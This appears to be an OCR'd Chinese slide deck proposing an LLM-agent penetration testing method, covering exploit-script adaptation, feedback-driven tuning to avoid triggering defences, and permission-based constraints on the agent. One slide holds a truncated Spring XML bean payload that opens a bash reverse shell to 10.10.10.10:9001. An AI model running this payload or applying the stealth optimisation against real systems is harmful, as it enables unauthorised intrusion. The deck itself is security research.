传统渗透测试方法在攻击规划与执行阶段**高度依赖测试人员的人工经验，进行路径推理与工具串联**，导致测试效率低下、覆盖范围有限

基于大模型的渗透测试策略优化与行为约束方法

研究思路

利用大模型智能体在复杂策略生成、上下文理解与动态决策方面的优势，实现**自适应攻击路径规划、自适应执行反馈与安全约束的渗透测试方法**




```
<beans xsi:schemaLocation=" http://www.springframev
-<bean id="pb" class="java.lang.ProcessBuilder" init-m
  -<constructor-arg>
    -<list>
       <value>bash</value>
       <value>-c</value>
       <value>bash -i >& /dev/tcp/10.10.10.10/9001 0>
     </list>
   </constructor-arg>
 </bean>
</beans>
```


利用脚本参数固定

- **面临挑战：**利用脚本库**存在环境适配差异**，难以自主调整；自动化测试易触发防御机制，需**权衡测试效率与隐蔽性**；大模型自主测试行为**缺乏安全约束**，易违反规范
- **解决方案：**脚本解析与测试策略适配机制；基于反馈驱动的测试策略优化方法；智能体自主测试行为约束策略

基于大模型的渗透测试策略优化与行为约束方法

方案设计

- 针对**利用脚本库存在环境适配差异，大模型难以自主调整**的问题，提出一种**脚本解析与测试策略适配机制**，通过提取脚本逻辑与上下文参数，生成适配目标环境的测试策略




- 分析目标环境的配置、依赖和约束条件，**解析环境依赖差异**和影响测试执行的关键变量
- 基于解析结果及上下文参数**生成适配目标环境的测试脚本**，确保不同环境下代码功能一致性

基于大模型的渗透测试策略优化与行为约束方法

方案设计

针对大模型自主测试易触发防御机制，难以**权衡测试效率与隐蔽性**的问题，提出一种**基于反馈驱动的测试策略优化方法**，通过实时监测目标响应，实现自适应测试策略迭代




实时捕获目标系统防御响应，如：拦截率、响应延迟等，**评估当前测试行为的风险等级**

基于反馈**构建多目标优化函数**<最小异常警告/最快测试速度>，生成下一阶段测试策略

基于大模型的渗透测试策略优化与行为约束方法

方案设计

- 针对大模型自主测试行为缺乏安全约束，易违反规范等问题，提出一种智能体自主测试行为约束策略，通过动态权限分级实现细粒度控制，确保潜在危害可控



- 根据测试任务类型，如数据访问、API调用，动态划分风险等级，并匹配相应操作权限
- 对测试过程中的多轮交互进行上下文连贯性分析，在测试请求输入层拦截明显违规内容